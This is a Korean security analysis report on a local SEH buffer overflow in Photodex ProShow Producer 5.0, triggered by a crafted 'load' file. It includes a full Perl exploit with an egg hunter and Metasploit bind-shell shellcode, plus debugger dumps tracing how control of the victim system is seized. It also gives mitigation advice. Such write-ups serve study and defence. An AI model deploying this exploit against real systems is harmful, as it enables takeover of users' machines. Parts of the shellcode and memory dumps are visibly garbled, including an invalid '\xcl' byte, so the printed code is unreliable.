

---

# 취약점 분석 보고서

[Photodex ProShow Producer v5.0.3256]

2012-07-24

RedAlert Team 안상환

---

# 목 차

---

1. 개 요 .....	1
1.1. 취약점 분석 추진 배경 .....	1
2. Photodex ProShow Producer Buffer Overflow 취약점 분석 .....	2
2.1. Photodex ProShow Producer Buffer Overflow 취약점 개요.....	2
2.2. Photodex ProShow Producer Buffer Overflow 대상 시스템 목록 .....	2
2.3. Photodex ProShow Producer Buffer Overflow 취약점 원리.....	3
3. 분 석 .....	3
3.1. 공격 기법 및 기본 개념 .....	3
3.2. 공격 테스트 .....	4
3.3. 상세 분석.....	7
4. 결 론 .....	10
5. 대응 방안.....	11
6. 참고 자료.....	11

# 1. 개 요

## 1.1. 취약점 분석 추진 배경

몇몇 프로그램은 데이터베이스를 연동하여 필요한 정보를 데이터베이스에 저장하고 불러들이며 동작합니다. 데이터베이스를 연동하지 않는 프로그램의 경우 특정 파일 내 정보를 저장하고 불러들이며 동작합니다.


보통 Buffer Overflow 는 사용자 입력 값으로 비정상적인 데이터가 들어오거나, 특수하게 제작된 파일을 로드 할 때 발생 하고 있습니다. 본 취약점 분석을 추진하게 된 배경은 후자에 더 가깝지만, 프로그램의 구성요소 중 특정 정보를 담고 있는 데이터 파일의 변조를 통해서도 Buffer Overflow 가 발생 할 수 있습니다. 그 예로 국내 소프트웨어 중 하나인 Soritong MP3 Player 1.0 버전에서 발생한 Buffer Overflow 취약점으로 프로그램의 User Interface 정보를 저장하고 있는 ui.txt 파일을 변조하여 임의의 코드를 실행 할 수 있습니다.

## 2. Photodex ProShow Producer Buffer Overflow 취약점 분석

### 2.1. Photodex ProShow Producer Buffer Overflow 취약점 개요

취약점 이름	Photodex ProShow Producer v5.0.3256 Local Buffer Overflow		
최초 발표일	2012 년 7 월 23 일	문서 작성일	2012 년 7 월 24 일
위험 등급	보통	벤더	Photodex
취약점 영향	임의의 코드 실행 및 서비스 거부 발생	현재 상태	패치 안됨

표 1. Photodex ProShow Producer Buffer Overflow 취약점 개요



[그림 1] 대상 프로그램

### 2.2. Photodex ProShow Producer Buffer Overflow 대상 시스템 목록

본 취약점은 프로그램 자체의 취약점으로 Windows 계열의 운영체제에 영향을 줄 수 있다.

- Microsoft Windows XP
- Microsoft Windows Vista
- Microsoft Windows 7

표 2 취약 시스템

## 2.3. Photodex ProShow Producer Buffer Overflow 취약점 원리

우선적으로, 대상 프로그램이 실행 될 때 실행 시 필요한 정보를 불러들이는 로딩 과정을 거친다. 로딩에 필요한 정보는 Load 파일에 정의되어 있는데, 프로그램 내 특정 버퍼는 Load 파일에 정의된 로딩 정보를 저장 하게 된다.

공격자는 대상 프로그램이 설치된 시스템에 Buffer Overflow 가 발생하도록 특수 제작한 Load 파일을 기존의 Load 파일과 바꾸는 일련의 과정을 거치게 된다. 대상 프로그램은 정상적으로 Load 파일을 참조하여 로딩 정보를 저장하게 되고 이 과정에서 할당된 Buffer 의 크기보다 더 큰 데이터가 복사되어 인접 Stack 의 데이터를 침범하게 된다.

공격자는 이러한 Buffer Overflow 취약성을 이용하여 특정 Stack 의 데이터를 변조하여 프로그램의 흐름을 변경 할 수 있으며, 공격자가 정의한 임의의 코드를 실행 시킬 수 있다.

## 3. 분석

### 3.1. 공격 기법 및 기본 개념

대상 프로그램에 Buffer Overflow 가 발생하였을 때, 인접 Stack 의 데이터가 변조됨에 따라, 프로그램은 명령어를 처리하는 도중 참조하려던 주소가 정상적이지 않은 주소가 됩니다. 이때 Exception 이 발생되고, Microsoft Windows 운영체제에서 제공하는 구조적 예외처리 핸들러(SEH : Structured Exception Handler)가 호출되어 Exception 을 처리하게 됩니다.

공격자는 이러한 SEH 의 구조적 특징을 이용하여 프로그램의 흐름을 원하는 방향으로 변경 할 수 있습니다.

또한, 대상 프로그램에는 공격 시스템으로 연결하는 Shell Code 를 삽입하기 위한 영역의 크기가 부족하여 다른 메모리 내 삽입한 Shell Code 를 검색하여 실행 하는 Egg Hunt 기법을 이용 하였습니다.

## 3.2. 공격 테스트

① 공격코드는 Perl 로 작성 되었으며 아래와 같다.


```
# The egghunter.
$egghunter =
"\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x02".
"\x58\xCD\x2E\x3C\x05\x5A\x74\xEF\xB8".
"w00t". # <-- The 4 byte tag
"\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF\xE7";

# MSF windows/shell_bind_tcp LPORT=4444
$shellcode =
"\xda\xc5\xd9\x74\x24\xf4\x2b\xc9\xba\x3a\x04\xcc\xb6\x5e".
"\xb1\x56\x31\x56\x19\x83\xee\xfc\x03\x56\x15\xd8\xf1\x30".
"\x5e\x95\xfa\xc8\x9f\xc5\x73\x2d\xae\xd7\xe0\x25\x83\xe7".
"\x63\x6b\x28\x8c\x26\x98\xbb\xe0\xee\xaf\x0c\x4e\xc9\x9e".
"\x8d\xf7\xd5\x4d\x4d\x1e\xa9\x8f\x82\xc0\x90\x5f\xd7\x01".
"\xd4\x82\x18\x53\x8d\xc9\x8b\x43\xba\x8c\x17\x62\x6c\x9b".
"\x28\x1c\x09\x5c\xdc\x96\x10\x8d\x4d\xad\x5b\x35\xe5\xe9".
"\x7b\x44\x2a\xea\x40\x0f\x47\xd8\x33\x8e\x81\x11\xbb\xa0".
"\xed\xfd\x82\x0c\xe0\xfc\xc3\xab\x1b\x8b\x3f\xc8\xa6\x8b".
"\xfb\xb2\x7c\x1e\x1e\x14\xf6\xb8\xfa\xa4\xdb\x5e\x88\xab".
"\x90\x15\xd6\xaf\x27\xfa\x6c\xcb\xac\xfd\xa2\x5d\xf6\xd9".
"\x66\x05\xac\x40\x3e\xe3\x03\x7d\x20\x4b\xfb\xdb\x2a\x7e".
"\xe8\x5d\x71\x17\xdd\x53\x8a\xe7\x49\xe4\xf9\xd5\xd6\x5e".
"\x96\x55\x9e\x78\x61\x99\xb5\x3c\xfd\x64\x36\x3c\xd7\xa2".
"\x62\x6c\x4f\x02\x0b\xe7\x8f\xab\xde\xa7\xdf\x03\xb1\x07".
"\xb0\xe3\x61\xef\xda\xeb\x5e\x0f\xe5\x21\xe9\x08\x2b\x11".
"\xb9\xfe\x4e\xa5\x2f\xa2\xc7\x43\x25\x4a\x8e\xdc\xd2\xa8".
"\xf5\xd4\x45\xd3\xdf\x48\xdd\x43\x57\x87\xd9\x6c\x68\x8d".
"\x49\xc1\xc0\x46\x1a\x09\xd5\x77\x1d\x04\x7d\xf1\x25\xce".
"\xf7\x6f\xe7\x6f\x07\xba\x9f\x0c\x9a\x21\x60\x5b\x87\xfd".
"\x37\x0c\x79\xf4\xd2\xa0\x20\xae\xc0\x39\xb4\x89\x41\xe5".
"\x05\x17\x4b\x68\x31\x33\x5b\xb4\xba\x7f\x0f\x68\xed\x29".
"\xf9\xce\x47\x98\x53\x98\x34\x72\x34\x5d\x77\x45\x42\x62".
"\x52\x33\xaa\xd2\x0b\x02\xd4\xda\xdb\x82\xad\x07\x7c\x6c".
"\x64\x8c\x8c\x27\x25\xa4\x04\xee\xbf\xf5\x48\x11\x6a\x39".
"\x75\x92\x9f\xcl\x82\x8a\xd5\xc4\xcf\x0c\x05\xb4\x40\xf9".
"\x29\x6b\x60\x28\x23";


$file = "load"; # The "load" file
$junk = "\x41" x (9844 - length("w00tw00t") - length($shellcode));
$nseh = "\xEB\x06\x90\x90"; # short jump 6 bytes
$seh = "\x73\xb0\x22\x10"; # 0x1022b073 -p/p/r- [if.dnt]
$nops = "\x90" x (100 - length($egghunter));
$exploit = $junk."w00tw00t".$shellcode.$nseh.$seh."\x90\x90\x90\x90".$egghunter.$nops;
```

[그림 2] 공격 코드

- ② 공격코드 실행하면 [그림 2]와 같은 공격파일이 생성된다. 공격파일은 대상 프로그램이 설치된 디렉터리 내 정상 load 파일에 덮어씌운다.




[그림 3] 공격파일 생성



[그림 4] 정상 load 파일 변조

- ③ 대상 프로그램을 실행하자 대상 프로그램은 변조된 load 파일을 읽어 들이는 과정에서 Buffer Overflow가 발생하였고, 공격자가 삽입한 Shellcode가 실행되어 피해자 시스템의 권한이 공격자에게로 넘어 온 것을 확인 할 수 있다.



[그림 5] 피해자 시스템 권한 탈취



### 3.3. 상세 분석

- ① 공격 코드가 삽입되어 Buffer Overflow 가 발생하면, 대상 프로그램의 메모리는 아래 [그림 5]와 같이 변조된다.

```
0012D8FC 000026E4 8%..
0012D900 000026E4 8%..
0012D904 00E93718 ↑78. ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
0012D908 10021F08 ↗90. RETURN to lf.10021F08 from lf.1021F330
0012D90C 0012D93C <74. ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
0012D910 00E93718 ↑78. ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
0012D914 000026E4 8%..
0012D918 00000001 0...
0012D91C 00000000 ...
0012D920 009720D4 t u.
0012D924 00971FB8 7 u.
0012D928 000026E4 8%..
0012D92C 00E93718 ↑78. ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
0012D930 00971FB8 7 u.
0012D934 0098A870 p y.
0012D938 00000002 0...
0012D93C 41414141 AAAA
0012D940 41414141 AAAA
0012D944 41414141 AAAA
0012D948 41414141 AAAA
0012D94C 41414141 AAAA
0012D950 41414141 AAAA
0012D954 41414141 AAAA
0012D958 41414141 AAAA
0012D95C 41414141 AAAA
0012D960 41414141 AAAA
0012D964 41414141 AAAA
0012D968 41414141 AAAA
0012D96C 41414141 AAAA
0012D970 41414141 AAAA
0012D974 41414141 AAAA
0012D978 41414141 AAAA
0012D97C 41414141 AAAA
0012D980 41414141 AAAA
0012D984 41414141 AAAA
0012D988 41414141 AAAA
0012D98C 41414141 AAAA
0012D990 41414141 AAAA
0012D994 41414141 AAAA
0012D998 41414141 AAAA
0012D99C 41414141 AAAA
0012D9A0 41414141 AAAA
0012D9A4 41414141 AAAA
0012D9A8 41414141 AAAA
0012D9AC 41414141 AAAA
0012D9B0 41414141 AAAA
0012D9B4 41414141 AAAA
0012D9B8 41414141 AAAA
0012D9BC 41414141 AAAA
0012D9C0 41414141 AAAA
0012D9C4 41414141 AAAA
0012D9C8 41414141 AAAA
0012D9CC 41414141 AAAA
0012D9D0 41414141 AAAA
0012D9D4 41414141 AAAA
0012D9D8 41414141 AAAA
0012D9DC 41414141 AAAA
```

[그림 6] 메모리 내 삽입된 공격코드

- ② Buffer Overflow 가 발생하여 인접 Stack 의 데이터가 변조되고 대상 프로그램은 명령을 처리하는 도중 참조하려던 주소가 비정상적인 주소가 되어 Exception 이 발생하게 된다.

```

1021F368 F3:A5 REP MOV DWORD PTR ES:[EDI],DWORD PTR D:
1021F369 FF2495 78F42110 JMP DWORD PTR DS:[EAX*4+1021F475]
1021F36C 8BC7 MOV EAX,EDI
1021F36E BA 03000000 MOV EDX,3
1021F373 83E9 04 SUB ECX,4
1021F376 72 0C JB SHORT if.1021F384
1021F378 83E0 03 AND EAX,3
1021F37B 03C8 ADD ECX,EAX
1021F37D FF2485 90E32110 JMP DWORD PTR DS:[EAX*4+1021F390]
1021F384 FF248D 88F42110 JMP DWORD PTR DS:[ECX*4+1021F488]
1021F38B 90 NOP
1021F38C FF248D 0CF42110 JMP DWORD PTR DS:[ECX*4+1021F40C]
1021F393 90 NOP
1021F394 A0 E32110CC MOV AL,BYTE PTR DS:[CC1021F3]
1021F399 E3: PREFIX REP:
1021F39A 2110 AND DWORD PTR DS:[EAX],EDX
1021F39C E0:E3: LOCK PREFIX REP:
1021F39E 2110 AND DWORD PTR DS:[EAX],EDX
1021F3A0 23D1 AND EDX,ECX
1021F3A2 8A06 MOV AL,BYTE PTR DS:[ESI]
1021F3A4 8807 MOV BYTE PTR DS:[EDI],AL
1021F3A6 8A46 01 MOV AL,BYTE PTR DS:[ESI+1]
1021F3A9 8847 01 MOV BYTE PTR DS:[EDI+1],AL
1021F3AC 8A46 02 MOV AL,BYTE PTR DS:[ESI+2]
1021F3AF C1E9 02 SHR ECX,2
1021F3B2 8847 02 MOV BYTE PTR DS:[EDI+2],AL
1021F3B5 83C6 03 ADD ESI,3
ECX=00000008 (decimal 8.)
DS:[ESI]=[00E95DDC]=90909090
ES:[EDI]=[00130000]=78746341
[10:29:04] Access violation when writing to [00130000]

```

[그림 7] Exception 발생

- ③ Exception 을 처리하기 위해 구조적 예외처리 핸들러(SEH : Structured Exception Handler)가 호출되고 SEH Handler 에 변조된 주소 P/P/R 이 동작하게 됩니다.

```

0012FF94 BFE04A4 4e7
0012FF98 6A1148F5 JH4j
0012FF9C 9F927539 9uEf
0012FFA0 D58A82C1 +eef
0012FFA4 050CCFC4 =.4
0012FFA8 29F940B4 +@.)
0012FFAC 2328606B k'(#
0012FFB0 909006EB 3455 Pointer to next SEH record
0012FFB4 1022B073 577 SE handler
0012FFB8 90909090 EEEE
0012FFBC FFC8166 fU+
0012FFC0 6A52420F *BRJ
0012FFC4 2ECD5802 0X=.
0012FFC8 745A053C <4Zt
0012FFCC 3077B8EF n7w0
0012FFD0 FA8B7430 0t i:

```

1022B073	5E	POP ESI	ntdll.7C9032A8
1022B074	5B	POP EBX	
1022B075	C2 1000	RETN 10	

[그림 8] P/P/R 동작

- ④ P/P/R 이 동작하여 기존의 SEH Handler 에서 Exception 을 처리하지 못해 next SEH Handler 로 넘어가게 되고 공격자가 삽입한 Jmp 코드가 실행됩니다.

```

0012FF94 BFE04A4 94 4A E0 FB 00
0012FF98 6A1148F5 98 F5 48 11 A1 00
0012FF9C 9F927539 9C 39 75 92 9F 00
0012FFA0 058A82C1 A0 C1 82 A5 00
0012FFA4 050CCFC4 A4 C4 FC C0 05 00
0012FFA8 29F940B4 A8 B4 40 F9 29 00
0012FFAC 2328606B AC 6B 06 28 23 00
0012FFB0 909006EB B0 EB 06 90 90 00
0012FFB4 1022B073 B4 73 07 22 10
0012FFB8 90909090 B8 90 90 90 90
0012FFBC FFC8166 fBC 66 16 C8 FF
0012FFC0 6A52420F *BR,j C0 0F 42 52 6A
0012FFC4 2E0D5802 C4 02 58 0D 2E
0012FFC8 745A053C <Z t C8 3C 05 A7 5A
0012FFCC 3077B8EF C0 77 B8 EF 30
0012FFD0 FA8B7430 C0 30 74 8B FA

```

0012FFB0 909006EB \$\$\$\$ Pointer to next SEH record

0012FFB0 EB 06 JMP SHORT 0012FFB8  
0012FFB2 90 NOP  
0012FFB3 90 NOP

[그림 9] Jmp 코드 동작

- ⑤ Jmp 코드가 동작하여 Egg Hunter Code 인근 Nop sled 로 이동하게 되고, 이후 Egg Hunter Code 가 동작하게 됩니다.

```

0012FFB8 90 NOP
0012FFB9 90 NOP
0012FFBA 90 NOP
0012FFBB 90 NOP
0012FFBC 66:81CA FF0F OR DX,0FFF
0012FFC1 42 INC EDX
0012FFC2 52 PUSH EDX
0012FFC3 6A 02 PUSH 2
0012FFC5 58 POP EAX
0012FFC6 CD 2E INT 2E
0012FFC8 3C 05 CMP AL,5
0012FFCA 5A POP EDX
0012FFCB 74 EF JE SHORT 0012FFBC
0012FFCD B8 77303074 MOV EAX,74303077
0012FFD2 8BFA MOV EDI,EDX
0012FFD4 AF SCAS DWORD PTR ES:[EDI]
0012FFD5 75 EA JNZ SHORT 0012FFC1
0012FFD7 AF SCAS DWORD PTR ES:[EDI]
0012FFD8 75 E7 JNZ SHORT 0012FFC1
0012FFDA FFE7 JMP EDI
0012FFDC 90 NOP
0012FFDD 90 NOP

```

```

0012FFB8 90909090 $$$$
0012FFBC FFC8166 fBC 66 16 C8 FF
0012FFC0 6A52420F *BR,j C0 0F 42 52 6A
0012FFC4 2E0D5802 C4 02 58 0D 2E
0012FFC8 745A053C <Z t C8 3C 05 A7 5A
0012FFCC 3077B8EF C0 77 B8 EF 30
0012FFD0 FA8B7430 C0 30 74 8B FA
0012FFD4 AFEA75AF D4 75 AF EA FF
0012FFD8 E7FFE775 D8 75 75 FE E7
0012FFDC 90909090 DC 90 90 90 90
0012FFE0 90909090 E0 90 90 90 90
0012FFE4 90909090 E4 90 90 90 90
0012FFE8 90909090 E8 90 90 90 90
0012FFEC 90909090 EC 90 90 90 90
0012FFF0 90909090 F0 90 90 90 90
0012FFF4 90909090 F4 90 90 90 90
0012FFF8 90909090 F8 90 90 90 90
0012FFFC 90909090 FC 90 90 90 90

```

**Egg Hunter Code**

[그림 10] Egg Hunter Code 동작

- ⑥ Egg Hunter Code 는 메모리 전체를 대상으로 Shell Code 앞에 위치한 Tag 를 검색하는 알고리즘을 통해 Shell Code 의 찾습니다. 이후 Shell Code 가 위치한 부분으로 이동하여 삽입한 Shell Code 가 실행 됩니다.

```

0012FE34 41          INC ECX
0012FE35 41          INC ECX
0012FE36 41          INC ECX
0012FE37 77 30      JA SHORT 0012FE69
0012FE39 307477 30     XOR BYTE PTR DS:[EDI+ESI*2+30],DH
0012FE3D 30740A C5     XOR BYTE PTR DS:[EDX+EBX*8-3B],DH
0012FE41 097424 F4     FSTENV (28-BYTE) PTR SS:[ESP-C]
0012FE45 2BC9      SUB ECX,ECX
0012FE46 BA 3A04CCB6  MOV EDX,B6CC043A
0012FE4C 5E          POP ESI
0012FE4D B1 56      MOV CL,56
0012FE4F 3156 19     XOR DWORD PTR DS:[ESI+19],EDX
0012FE52 83EE FC     SUB ESI,-4
0012FE55 0356 15     ADD EDX,DWORD PTR DS:[ESI+15]
0012FE58 ^E2 F5      LOOPD SHORT 0012FE4F
0012FE5A FC          CLD
0012FE5B E8 89000000 CALL 0012FEE9
0012FE60 60          PUSHAD
0012FE61 89E5      MOV EBP,ESP
0012FE63 31D2      XOR EDX,EDX
0012FE65 64:8B52 30 MOV EDX,DWORD PTR FS:[EDX+30]
0012FE69 8B52 0C    MOV EDX,DWORD PTR DS:[EDX+C]
0012FE6C 8B52 14    MOV EDX,DWORD PTR DS:[EDX+14]
0012FE6F 8B72 28    MOV ESI,DWORD PTR DS:[EDX+28]
0012FE72 0FB74A 26 MOVZX ECX,WORD PTR DS:[EDX+26]
0012FE76 31FF      XOR EDI,EDI
0012FE78 31C0      XOR EAX,EAX
0012FE7A AC          LODS BYTE PTR DS:[ESI]
0012FE7B 3C 61     CMP AL,61
0012FE7D 7C 02     JL SHORT 0012FE81
0012FE7F 2C 20     SUB AL,20
0012FE0C 41414141 AAAA
0012FE10 41414141 AAAA
0012FE14 41414141 AAAA
0012FE18 41414141 AAAA
0012FE1C 41414141 AAAA
0012FE20 41414141 AAAA
0012FE24 41414141 AAAA
0012FE28 41414141 AAAA
0012FE2C 41414141 AAAA
0012FE30 41414141 AAAA
0012FE34 77414141 AAAA
0012FE38 77743030 00tw
0012FE3C 0A743030 00tr
0012FE40 2474D9C5 77t$
0012FE44 BAC92BF4 77r|l
0012FE48 B6CC043A :4|l
0012FE4C 3156B15E ^U1
0012FE50 EE831956 U|ae
0012FE54 155603FC 7*US
0012FE58 E8FCF5E2 rJ*~
0012FE5C 00000089 e...
0012FE60 31E58960 'eσ1
0012FE64 528B64D2 πd|r
0012FE68 0C528B30 0|r.
0012FE6C 8B14528B iR|i
0012FE70 B70F2872 x{#n
0012FE74 FF31264A J&1
0012FE78 3CACC031 1%<

```

[그림 11] Shell Code 동작

## 4. 결론

대상 프로그램은 간단한 방법으로 Attacking Code 를 실행 시킬 수 있었습니다.

위에서 테스트한 공격은 고급 기술을 요구하지 않고 간단한 Buffer Overflow 지식만으로도 해당 공격을 수행 할 수 있습니다.

Remote 공격 보다는 위험도가 적지만, 적절한 사회공학적 요소가 더해진다면 충분히 위협적인 공격이 될 것이라 판단됩니다.

## 5. 대응 방안

해당 취약점은 제한된 버퍼 내 입력 값에 대한 제한이 없기 때문에 발생한 취약점입니다. 그러므로 사용자 입력 값의 길이 제한을 두어 인접 스택 영역을 침범하지 못하게 할 수 있습니다. 사용자는 방화벽 사용을 철저히 하여야 하고 수시로 의심스러운 네트워크와 연결되어 있지는 않은지 확인 하여야 합니다.

## 6. 참고 자료

Exploit-DB : <http://www.exploit-db.com/exploits/20036/>

개발사 : <http://www.photodex.com/proshow/producer>

대상 프로그램 취약점 PoC (inshell) : <http://security.inshell.net/advisory/30>

대상 프로그램 취약점 PoC Code (inshell) : <http://security.inshell.net/advisory/30/exploit.txt>